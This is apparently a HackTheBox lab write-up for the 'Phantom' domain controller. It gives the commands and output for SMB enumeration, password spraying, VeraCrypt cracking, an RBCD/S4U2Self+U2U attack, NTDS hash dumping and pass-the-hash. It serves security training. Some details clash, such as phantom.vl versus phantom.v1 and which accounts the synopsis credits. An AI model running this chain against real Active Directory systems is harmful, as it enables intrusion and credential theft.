



HACKTHEBOX



Phantom

29th July 2025

Prepared By: TheCyberGeek

Machine Author: ar0x4

Difficulty: **Medium**

Synopsis

Phantom is a medium difficulty `Windows` machine which highlights AD exploitation. Initial enumeration reveals a publicly accessible `SMB share` containing an `email file` with a base64 encoded `PDF` attachment that leaks a domain password. After enumerating domain users and performing a `password spray`, valid credentials are discovered for the `ibryant` account. Further enumeration of network shares uncovers a `VeraCrypt` container, which, after cracking, discloses a `VyOS router backup` holding credentials. These credentials provide access to the `lstanley` account, which has sufficient rights to configure `Resource-Based Constrained Delegation (RBCD)`. By abusing RBCD and leveraging `S4U2Self/S4U2Proxy` Kerberos delegation, we impersonate a `Domain Admin` and achieve full domain compromise.

Skills Required

- SMB and Share Enumeration
- User Enumeration and Password Spraying
- Cracking Encrypted Containers (VeraCrypt)
- Familiarity with Kerberos Authentication

Skills Learned

- Extracting credentials from encoded file attachments
- Leveraging credential reuse across AD accounts
- Exploiting Resource-Based Constrained Delegation (RBCD)
- Abusing Kerberos delegation (S4U2Self / S4U2Proxy) for privilege escalation

Enumeration

Nmap

We start things off with an `nmap` scan.

```
$ nmap -vv -T4 -sV -sC 10.129.234.63
<SNIP>
PORT      STATE SERVICE      REASON          VERSION
53/tcp    open  domain       syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time:
2025-07-29 20:36:50Z)
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP
(Domain: phantom.vl0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack ttl 127
3268/tcp  open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP
(Domain: phantom.vl0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped   syn-ack ttl 127
3389/tcp  open  ms-wbt-server syn-ack ttl 127 Microsoft Terminal Services
<SNIP>
|_ssl-date: 2025-07-29T20:37:33+00:00; +16m20s from scanner time.
|_rdp-ntlm-info:
|   Target_Name: PHANTOM
|   NetBIOS_Domain_Name: PHANTOM
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: phantom.vl
|   DNS_Computer_Name: DC.phantom.vl
|   Product_Version: 10.0.20348
|_ System_Time: 2025-07-29T20:36:53+00:00
5985/tcp  open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

The output displays that the target is a domain controller with the domain name of `phantom.vl`, and the actual machine name is `DC`. We add the domain name to our `/etc/hosts` file.

```
echo '10.129.234.63 phantom.vl DC.phantom.vl' | sudo tee -a /etc/hosts
```

SMB Enumeration

A publicly accessible `SMB` share is always worth enumerating, especially if no other significant vector is available. We will use `NetExec` to verify our guest user access level.

```
$ nxc smb phantom.vl -u 'guest' -p '' --shares
SMB      10.129.234.63  445  DC      [*] Windows Server 2022 Build 20348 x64
(name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)
SMB      10.129.234.63  445  DC      [+] phantom.vl\guest:
SMB      10.129.234.63  445  DC      [*] Enumerated shares
SMB      10.129.234.63  445  DC      Share          Permissions      Remark
SMB      10.129.234.63  445  DC      -----
SMB      10.129.234.63  445  DC      ADMIN$          Remote
Admin
SMB      10.129.234.63  445  DC      C$              Default
share
SMB      10.129.234.63  445  DC      Departments Share
SMB      10.129.234.63  445  DC      IPC$            READ             Remote
IPC
SMB      10.129.234.63  445  DC      NETLOGON        Logon
server share
SMB      10.129.234.63  445  DC      Public          READ
SMB      10.129.234.63  445  DC      SYSVOL          Logon
server share
```

The `Public` share is readable by the guest user. Since we have guest access to the SMB share, we can enumerate users' RIDs.

```
$ nxc smb phantom.vl -u 'guest' -p '' --rid-brute > tmp
$ cat tmp | cut -d '\' -f2 | awk '{print $1}' | tee users.txt
```

Using this new list of users, we perform a password spray attack against the target to see if any of the users have weak authentication using their username as the password.

```
$ nxc smb phantom.vl -u users.txt -p users.txt --continue-on-success --no-bruteforce
SMB      10.129.234.63  445  DC      [*] Windows Server 2022 Build 20348 x64
(name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)
SMB      10.129.234.63  445  DC      [+] phantom.vl\SMB:SMB (Guest)
SMB      10.129.234.63  445  DC      [+] phantom.vl\guest::guest: (Guest)
<SNIP>
SMB      10.129.234.63  445  DC      [+] phantom.vl\SSPR:SSPR (Guest)
```

This method did not find valid login credentials. So, we access the `Public` share and enumerate its contents.

```
$ smbclient.py PHANTOM/guest@phantom.v1 -no-pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
ADMIN$
C$
Departments Share
IPC$
NETLOGON
Public
SYSVOL
```

We can see a `Departments Share`, but cannot access it. Instead, we enumerate the `Public` share.

```
# use public
# ls
drw-rw-rw-      0  Thu Jul 11 16:03:14 2024 .
drw-rw-rw-      0  Thu Aug 14 12:55:49 2025 ..
-rw-rw-rw- 14565  Sat Jul  6 17:09:28 2024 tech_support_email.eml
# get tech_support_email.eml
```

Reading the email shows that a PDF has been sent. This PDF is included in the email but encoded with Base64.

```
$ cat tech_support_email.eml
Content-Type: multipart/mixed; boundary="====6932979162079994354=="
MIME-Version: 1.0
From: alucas@phantom.v1
To: techsupport@phantom.v1
Date: Sat, 06 Jul 2024 12:02:39 -0000
Subject: New Welcome Email Template for New Employees

--====6932979162079994354==
Content-Type: text/plain; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit

Dear Tech Support Team,

I have finished the new welcome email template for onboarding new employees.

Please find attached the example template. Kindly start using this template for all new employees.

Best regards,
Anthony Lucas

--====6932979162079994354==
Content-Type: application/pdf
```

```
MIME-Version: 1.0
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="welcome_template.pdf"

JVBERi0xLjcKJcOkw7zDtsOfCjIgmCBvYmoKPDwvTGVuZ3RoIDMgMCBSL0ZpbHRlci9GbGF0ZURl
Y29kZT4+CnN0cmVhbQp4nI1Vy4rcMBC8+yt0zsFTXZYsGcyAJY8hgT0sGcgh5LBksyE5LGRIYyO+H
<SNIP>
Y0NoZWNRc3VtIC8wQTM4N0RBQjYxNTBCMkRCMTg0MzJGMDJENzY2MDQxMwo+PgpzdGFydHhyZWYK
OTQxNAolJUVPRgo=

--=====6932979162079994354==--
```

To decode it, we echo the Base64 content into a PDF file.

```
$ echo "<BASE64>" | base64 -d > welcome_template.pdf
```

After opening the PDF, we find a welcome template with a password.

```
Welcome to Phantom!

Dear <NAME>

We are excited to have you on board.

Below are your user credentials:

Username: <USERNAME>
Password: Ph4nt0m@5t4rt!

Please log in to your account using these credentials. For security reasons, we strongly
recommend that you change your password immediately after your first login.

If you have any questions or need assistance, feel free to reach out to our support team at
techsupport@phantom.vl

Best regards,
The Phantom Team
```

With a valid password, we can attempt the password spray again and see if we get any hits this time.

```
$ nxc smb phantom.vl -u users.txt -p 'Ph4nt0m@5t4rt!' --continue-on-success
SMB      10.129.234.63  445    DC          [*] Windows Server 2022 Build 20348 x64
(name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)
<SNIP>
SMB      10.129.234.63  445    DC          [+] phantom.vl\ibryant:Ph4nt0m@5t4rt!
<SNIP>
```

We found a valid domain user who is not a guest account. Using these credentials, we go back to the SMB shares and see if we have privileges to view the `Departments Share`.

```

$ nxc smb phantom.vl -u ibryant -p 'Ph4nt0m@5t4rt!' -M spider_plus
SMB      10.129.234.63  445  DC      [*] Windows Server 2022 Build 20348 x64
(name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)
SMB      10.129.234.63  445  DC      [+] phantom.vl\ibryant:Ph4nt0m@5t4rt!
SPIDER_PLUS 10.129.234.63  445  DC      [*] Started module spidering_plus with
the following options:
SPIDER_PLUS 10.129.234.63  445  DC      [*] DOWNLOAD_FLAG: False
SPIDER_PLUS 10.129.234.63  445  DC      [*] STATS_FLAG: True
SPIDER_PLUS 10.129.234.63  445  DC      [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.234.63  445  DC      [*] EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.234.63  445  DC      [*] MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.234.63  445  DC      [*] OUTPUT_FOLDER:
/root/.nxc/modules/nxc_spider_plus
SMB      10.129.234.63  445  DC      [*] Enumerated shares
SMB      10.129.234.63  445  DC      Share      Permissions      Remark
SMB      10.129.234.63  445  DC      -----
SMB      10.129.234.63  445  DC      ADMIN$      Remote
Admin
SMB      10.129.234.63  445  DC      C$      Default
share
SMB      10.129.234.63  445  DC      Departments Share READ
SMB      10.129.234.63  445  DC      IPC$      READ      Remote
IPC
SMB      10.129.234.63  445  DC      NETLOGON      READ      Logon
server share
SMB      10.129.234.63  445  DC      Public      READ
SMB      10.129.234.63  445  DC      SYSVOL      READ      Logon
server share
SPIDER_PLUS 10.129.234.63  445  DC      [+] Saved share-file metadata to
"/root/.nxc/modules/nxc_spider_plus/10.129.234.63.json".
SPIDER_PLUS 10.129.234.63  445  DC      [*] SMB Shares:      7 (ADMIN$,
C$, Departments Share, IPC$, NETLOGON, Public, SYSVOL)
SPIDER_PLUS 10.129.234.63  445  DC      [*] SMB Readable Shares:  5
(Departments Share, IPC$, NETLOGON, Public, SYSVOL)
SPIDER_PLUS 10.129.234.63  445  DC      [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.129.234.63  445  DC      [*] Total folders found:  23
SPIDER_PLUS 10.129.234.63  445  DC      [*] Total files found:   19
SPIDER_PLUS 10.129.234.63  445  DC      [*] File size average:   13.56 MB
SPIDER_PLUS 10.129.234.63  445  DC      [*] File size min:      22 B
SPIDER_PLUS 10.129.234.63  445  DC      [*] File size max:      82.48 MB

```

We can see from this output that we do indeed have read privileges on the `Departments Share`.

```
$ smbclient.py PHANTOM/ibryant@phantom.vl
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
Type help for list of commands
# use Departments Share
# ls
drw-rw-rw-      0  Sat Jul  6 17:25:31 2024 .
drw-rw-rw-      0  Thu Aug 14 12:55:49 2025 ..
drw-rw-rw-      0  Sat Jul  6 17:25:11 2024 Finance
drw-rw-rw-      0  Sat Jul  6 17:21:31 2024 HR
drw-rw-rw-      0  Thu Jul 11 15:59:02 2024 IT
```

The share contains multiple directories. We navigate to IT and find a backup directory containing a VeraCrypt backup.

```
# cd IT
# ls
drw-rw-rw-      0  Thu Jul 11 15:59:02 2024 .
drw-rw-rw-      0  Sat Jul  6 17:25:31 2024 ..
drw-rw-rw-      0  Sat Jul  6 19:04:34 2024 Backup
-rw-rw-rw- 43593728  Sat Jul  6 17:25:36 2024 mRemoteNG-Installer-1.76.20.24615.msi
-rw-rw-rw- 32498992  Sat Jul  6 17:26:59 2024 TeamViewerQS_x64.exe
-rw-rw-rw- 80383920  Sat Jul  6 17:27:15 2024 TeamViewer_Setup_x64.exe
-rw-rw-rw-  9201076  Thu Jul 11 15:59:06 2024 veracrypt-1.26.7-Ubuntu-22.04-amd64.deb
-rw-rw-rw- 86489296  Sat Jul  6 17:25:36 2024 Wireshark-4.2.5-x64.exe
# cd Backup
# ls
drw-rw-rw-      0  Sat Jul  6 19:04:34 2024 .
drw-rw-rw-      0  Thu Jul 11 15:59:02 2024 ..
-rw-rw-rw- 12582912  Sat Jul  6 19:04:34 2024 IT_BACKUP_201123.hc
# get IT_BACKUP_201123.hc
```

We convert the VeraCrypt backup into a crackable hash.

```
$ dd if=./IT_BACKUP_201123.hc of=./hash bs=512 count=1
```

We generate a wordlist based on our obtained credentials and form it into one that increments the years.

```
$ crunch 12 12 -t 'Phantom202%^' -o wordlist.txt
```

Using this wordlist, we perform password cracking using `Hashcat` in mode `13722` for VeraCrypt.


```
$ hashcat -m 13722 -a 0 hash wordlist.txt
<SNIP>
hash:Phantom2023!

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13722 (VeraCrypt SHA512 + XTS 1024 bit (legacy))
Hash.Target.....: hash
<SNIP>
```

At this stage, we need VeraCrypt installed to extract the backup contents. We download the latest [VeraCrypt](#) and install it via the following method:

```
$ dpkg -i veracrypt-1.26.24-Debian-12-amd64.deb
```

Once installed, we launch it by typing `veracrypt` in our terminal.



After selecting the backup, we enter the password we found and can then extract its contents. In this case, the mounted backup is located in `/media/veracrypt1`.

```
$ ls -la
total 11196
drwx----- 2 root root    1024 Jul  6  2024 '$RECYCLE.BIN'
drwx----- 4 root root   16384 Jan  1  1970 .
drwxr-xr-x 4 root root    4096 Aug 13 16:42 ..
drwx----- 2 root root    1024 Jul  6  2024 'System Volume Information'
-rwx----- 1 root root   47391 Jul  6  2024 azure_vms_0805.json
-rwx----- 1 root root   47391 Jul  6  2024 azure_vms_1023.json
-rwx----- 1 root root   47391 Jul  6  2024 azure_vms_1104.json
-rwx----- 1 root root   47391 Jul  6  2024 azure_vms_1123.json
-rwx----- 1 root root 1012407 Jul  6  2024 splunk_logs1203
-rwx----- 1 root root 1012407 Jul  6  2024 splunk_logs_1003
-rwx----- 1 root root 1012407 Jul  6  2024 splunk_logs_1102
-rwx----- 1 root root   19348 Jul  6  2024 ticketing_system_backup.zip
-rwx----- 1 root root 8191211 Jul  6  2024 vyos_backup.tar.gz
```

Reading the logs and the JSON in this backup doesn't reveal anything, but the `vyos_backup.tar.gz` seems like a promising source of information. We copy the contents to `/tmp` and extract them into their folder.

```
$ mkdir /tmp/vyos
$ tar -xvzf vyos_backup.tar.gz -C /tmp/vyos
$ cd /tmp/vyos
ls -la
total 0
drwxr-xr-x 13 root root    340 Jul  6  2024 .
drwxrwxrwt 20 root root    460 Aug 18 17:13 ..
lrwxrwxrwx  1 root root     7 Jul  6  2024 bin -> usr/bin
drwxrwsr-x  7 root mysql   200 Jul  6  2024 config
drwxr-xr-x 128 root root   4780 Jul  6  2024 etc
drwxr-xr-x  4 root root     80 Jul  6  2024 home
lrwxrwxrwx  1 root root     7 Jul  6  2024 lib -> usr/lib
lrwxrwxrwx  1 root root     9 Jul  6  2024 lib64 -> usr/lib64
drwxr-xr-x  2 root root     40 Jul  6  2024 media
drwxr-xr-x  2 root root     40 Jul  6  2024 mnt
drwxr-xr-x  3 root root     60 Jul  6  2024 opt
drwx----- 4 root root    140 Jul  6  2024 root
drwxr-xr-x 44 root root   1180 Jul  6  2024 run
lrwxrwxrwx  1 root root     8 Jul  6  2024 sbin -> usr/sbin
drwxr-xr-x  4 root root     80 Jul  6  2024 srv
drwxrwxrwt 10 root root    240 Jul  6  2024 tmp
```

A quick Google search for sensitive `vyos` files shows `/config/config.boot`.

```
$ cat /config/config.boot
<SNIP>
vpn {
    sstp {
        authentication {
            local-users {
                username lstanley {
                    password "gB6XTcqVP5MlP7Rc"
                }
            }
        }
    }
}
<SNIP>
```

We find a set of credentials for the `lstanley` user. We attempt a password spray with the newly found password and see that we can reuse the credentials.

```
$ nxc smb phantom.v1 -u users.txt -p gB6XTcqVP5MlP7Rc --continue-on-success
SMB      10.129.234.63  445    DC      [*] Windows Server 2022 Build 20348 x64
(name:DC) (domain:phantom.v1) (signing:True) (SMBv1:False)
<SNIP>
SMB      10.129.234.63  445    DC      [+]
phantom.v1\svc_sspr:gB6XTcqVP5MlP7Rc
<SNIP>
```

It seems that we have a valid hit for the `svc_sspr` user. We check if we can authenticate with WinRM.

```
$ nxc winrm phantom.v1 -u svc_sspr -p gB6XTcqVP5MlP7Rc
WINRM     10.129.234.63  5985   DC      [*] Windows Server 2022 Build 20348
(name:DC) (domain:phantom.v1)
WINRM     10.129.234.63  5985   DC      [+]
phantom.v1\svc_sspr:gB6XTcqVP5MlP7Rc (Pwn3d!)
```

We can retrieve the user flag from `C:\Users\svc_sspr\Desktop\user.txt`.

```
$ nxc winrm phantom.v1 -u svc_sspr -p gB6XTcqVP5MlP7Rc -x "type
c:\users\svc_sspr\desktop\user.txt"
WINRM     10.129.234.63  5985   DC      [*] Windows Server 2022 Build 20348
(name:DC) (domain:phantom.v1)
WINRM     10.129.234.63  5985   DC      [+]
phantom.v1\svc_sspr:gB6XTcqVP5MlP7Rc (Pwn3d!)
WINRM     10.129.234.63  5985   DC      [-] Execute command failed, current
user: 'phantom.v1\svc_sspr' has no 'Invoke' rights to execute command (shell type: cmd)
WINRM     10.129.234.63  5985   DC      [+] Executed command (shell type:
powershell)
WINRM     10.129.234.63  5985   DC      08db68977b76b4f6c2afa5d4c49361d5
```

Privilege Escalation

Bloodhound

Using `NetExec`, we can gather Bloodhound data to plug into our local Bloodhound instance.

```
$ nxc ldap 10.129.234.63 -u 'svc_sspr' -p 'gB6XTcqVP5MlP7Rc' --bloodhound --dns-server 10.129.234.63 -c All
LDAP      10.129.234.63    389    DC          [*] Windows Server 2022 Build 20348
(name:DC) (domain:phantom.vl)
LDAP      10.129.234.63    389    DC          [+]
phantom.vl\svc_sspr:gB6XTcqVP5MlP7Rc
LDAP      10.129.234.63    389    DC          Resolved collection methods: session,
group, dcom, container, objectprops, localadmin, acl, trusts, psremote, rdp

LDAP      10.129.234.63    389    DC          Done in 00M 03S
LDAP      10.129.234.63    389    DC          Compressing output into
/root/.nxc/logs/DC_10.129.234.63_2025-08-18_172425_bloodhound.zip
```

After collecting the data, we uploaded the zip file to Bloodhound for analysis.



We start with our already compromised `svc_sspr` user and click on `First Degree Object Control`. This shows us that `svc_sspr` has `ForceChangePassword` over the users `crose`, `wsilva`, and `rnichols`.



Further analysis shows that `wsilva` is a member of the `ICT Security` group and can modify the `msds-AllowedToActOnBehalfOfOtherIdentity` attribute on the `DC.Pantom.vl` computer object. This indicates that we can perform an RBCD (Resource-Based Constrained Delegation) attack from the `wsilva` user account.

We begin by changing `wsilva`'s password, then validate that the newly set password works.

```
$ net rpc password 'wsilva' 'P@ssw0rd' -U "DC.phantom.v1"/"svc_sspr"% "gB6XTcqVP5MlP7Rc" -S "DC.phantom.v1"

$ nxc smb phantom.v1 -u 'wsilva' -p 'P@ssw0rd'
SMB      10.129.234.63    445      DC      [*] Windows Server 2022 Build 20348 x64
(name:DC) (domain:phantom.v1) (signing:True) (SMBv1:False)
SMB      10.129.234.63    445      DC      [+] phantom.v1\wsilva:P@ssw0rd
```

We need to validate whether the `MachineAccountQuota` allows the users to create computer objects in the Active Directory.

```
$ nxc ldap phantom.v1 -u svc_sspr -p 'gB6XTcqVP5MlP7Rc' -M maq
LDAP      10.129.234.63    389      DC      [*] Windows Server 2022 Build 20348
(name:DC) (domain:phantom.v1)
LDAP      10.129.234.63    389      DC      [+]
phantom.v1\svc_sspr:gB6XTcqVP5MlP7Rc
MAQ      10.129.234.63    389      DC      [*] Getting the MachineAccountQuota
MAQ      10.129.234.63    389      DC      MachineAccountQuota: 0
```

Since the `MachineAccountQuota` is set to `0`, it means we cannot create computer objects, so the standard RBCD attack will not work. [This](#) article shows how to abuse RBCD with a non-machine account.

First, we must obtain write permissions over the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute of the `DC.phantom.v1` machine account. We then need to get a TGT for `wsilva` and extract the session key value. Once we have the session key, we must replace `wsilva`'s NTLM hash with the session key we just obtained. After that, we can perform S4U2Self + U2U + S4U2Proxy flows to get a service ticket to the target as the domain admin. Once we receive the forged service ticket, we leverage `PTT` (Pass-The-Ticket) to dump the machine hashes and authenticate through `winRM` as the domain admin.

To begin with RBCD exploitation, we sync our time with the target and delegate write permissions to the computer object.

```
$ timedatectl set-ntp off
$ ntpdate phantom.v1
$ rbcd.py -delegate-from 'wsilva' -delegate-to 'DC$' -dc-ip '10.129.234.63' -action 'write' 'phantom.v1'/'wsilva': 'P@ssw0rd'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] wsilva can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]      wsilva      (S-1-5-21-4029599044-1972224926-2225194048-1114)
```

Now we can request a TGT as `wsilva`.

```
$ NTLM=$(echo -n 'P@ssw0rd' | iconv -f UTF-8 -t UTF-16LE | openssl dgst -md4 | awk '{print $2}')
$ getTGT.py -hashes :$NTLM 'phantom.vl'/'wsilva'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in wsilva.ccache
```

Now that we have the `ccache` for `wsilva`, we extract the details of the Kerberos ticket and specifically look for the `Ticket Session Key`.

```
$ export KRB5CCNAME=wsilva.ccache
$ describeTicket.py wsilva.ccache | grep 'Ticket Session Key'
[*] Ticket Session Key          : 4486d4a49d04b1b3fb5e5f0a038cf58a
```

For the attack to be successful, we need to set the session key as `wsilva`'s new NTLM hash.

```
$ smbpasswd.py -newhashes :4486d4a49d04b1b3fb5e5f0a038cf58a
'phantom.vl'/'wsilva': 'P@ssw0rd'@'DC.phantom.vl'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] NTLM hashes were changed successfully.
```

Now we can impersonate the administrator account.

```
$ getST.py -k -no-pass -u2u -impersonate "Administrator" -spn "cifs/DC.phantom.vl"
'phantom.vl'/'wsilva'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating Administrator
[*] Requesting S4U2self+U2U
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_DC.phantom.vl@PHANTOM.VL.ccache
```

Now we export the `ccache` and leverage it to gain access by dumping the system hashes, thus fully compromising the target.

```
$ export KRB5CCNAME=Administrator@cifs_DC.phantom.vl@PHANTOM.VL.ccache
$ nxc smb DC.phantom.vl --use-kcache --ntds
[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user <user>
to dump a specific user safely or the module -M ntdsutil [Y/n] y

SMB          DC.phantom.vl    445      DC          [*] Windows Server 2022 Build 20348 x64
(name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)
SMB          DC.phantom.vl    445      DC          [+] phantom.vl\Administrator from
ccache (Pwn3d!)
SMB          DC.phantom.vl    445      DC          [+] Dumping the NTDS, this could take a
while so go grab a redbull...
SMB          DC.phantom.vl    445      DC
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa2abd9db4f5984e657f834484512117:::
<SNIP>
```

We validate if the hash works against `WinRM` via `Netexec`.

```
$ nxc winrm phantom.vl -u administrator -H aa2abd9db4f5984e657f834484512117
WINRM        10.129.234.63    5985     DC          [*] Windows Server 2022 Build 20348
(name:DC) (domain:phantom.vl)
WINRM        10.129.234.63    5985     DC          [+]
phantom.vl\administrator:aa2abd9db4f5984e657f834484512117 (Pwn3d!)
```

Now we can obtain the flag from `C:\Users\Administrator\Desktop\root.txt`.